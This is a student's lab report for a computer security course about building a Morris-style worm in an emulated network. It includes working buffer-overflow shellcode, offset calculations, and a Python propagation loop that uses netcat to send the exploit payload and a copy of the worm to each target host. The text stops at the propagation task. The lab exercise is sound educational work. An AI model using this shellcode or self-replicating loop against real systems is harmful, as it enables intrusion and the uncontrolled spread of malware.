CSE 406
Computer Security

Assignment 2
Malware Design : Morris Worm


Submitted By:
Fattah-Zul-Ikram
1705058

Date of Submission:
August 07, 2022

Assignment Setup


- Nano internet setup:

dcbuild was used at first to compose and build the container. Then, dcup was used to up the container.




- Map of the emulated internet:

Same process was followed for the map container.



- Observation of setup:




As can be seen in the screenshot, there are three networks connected by routers to one another. Each network has five devices connected to it. If we click on one device, we can see the details on the right hand side, where there are three options available for each device: Refresh, Disconnect and Launch Console.

At the top of the map, there is a filter for animating packet flows on the map.


The Map

- Console:




By pressing Launch Console option on the details bar, we can open a console on the device.

- Ping:



By using the command "**ping 1.2.3.4**", the device pings a non-existing ip address. However, we can visualize the flow of data by using the filter mentioned above. By using "**icmp and dst 1.2.3.4**" as filter, we can the machine running the command.




As can be seen from this screenshot, the device that ran the command is blinking. This was later used to visualize the worm infected hosts.

Task 1: Attack Any Target Machine


Step 1:

Address randomization was turned off at first.



Step 2:


The initial parameters for buffer overflow attack was determined.



The console of the nano internet printed out some of its internal parameters. The frame pointer ebp is 0xffffd5f8. The buffer's address is 0xffffd588.


Step 3:

The parameters of createBadfile() was changed in worm.py. The return address is 0xffffd5f8, the offset is (0xffffd5f8 - 0xffffd588) + 4 = 0x74.



Step 4:

The initial attack on the hardcoded host was carried out by executing worm.py.




After executing the worm.py file, we can see in the nano internet console that the content of the shellcode is executed, as it printed the line provided there.

Task 2: Self Duplication

Step 1:


The worm should be downloaded in the infected machine. So, the shellcode was changed so that the machine infected executes the shellcode and downloads the worm.py file in it.



```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                "
   "nc -lnv 8080 > worm.py                                   "
   "                                                        *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')


# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret    = 0xffffd5f8 + 100  # Need to change
   offset = 0x74  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################
```


“**nc -lnv 8080 > worm.py**” downloads the file provided by the sender and saves it.

Step 2:



```
##############################################################

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(4)
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)       #TASK 2


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)

    # Remove this line if you want to continue attacking others
    #exit(0)                                                          #TASK 3
```

“**cat myfile | nc -w5 {targetIP} 8080**” is the command for sending worm.py to the target IP address. By combining these two steps, the file was downloaded on the attacked machine.




As can be seen in the screenshot, the infected machine has a worm.py file downloaded in its bof folder. And after that, we verified its content to be the same as the sender machine.

Task 3: Propagation

